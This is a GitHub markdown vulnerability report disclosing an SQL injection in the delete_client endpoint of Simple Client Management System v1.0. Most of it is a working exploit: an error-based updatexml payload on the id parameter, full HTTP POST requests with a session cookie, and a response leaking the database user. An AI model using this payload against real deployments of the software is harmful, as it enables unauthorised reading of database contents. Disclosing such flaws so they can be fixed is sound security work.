debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / simple-client-management-system / SQLi-5.md

debug601 Create SQLi-5.md History

1 contributor

29 lines (22 sloc) | 1.17 KB

Simple-Client-Management-System v1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/15027/simple-client-management-system-php-source-code.html

Vulnerability File: /cms/classes/Master.php?f=delete_client


Vulnerability location: /cms/classes/Master.php?f=delete_client, id

[+] Payload: id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id

```
POST /cms/classes/Master.php?f=delete_client HTTP/1.1
Host: 192.168.1.19
Content-Length: 61
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/cms/admin/?page=client
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Cookie: PHPSESSID=5u3dthmlo3ajo2g7k8pfvb4g8h
Connection: close

id=1' and updatexml(1,concat(0x7e,(select user()),0x7e),0)--+ // Leak place ---> id
```



```
POST /cms/classes/Master.php?f=delete_client HTTP/1.1
Host: 192.168.1.19
Content-Length: 61
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/cms/admin/?page=client
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=5u3dthmlo3ajo2g7k8pfvb4g8h
Connection: close

id=1' and updatexml(1,concat(0x7e,(select
user()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Apr 2022 03:29:00 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 68
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","error":"XPATH syntax error: '~root@localhost~'"}
```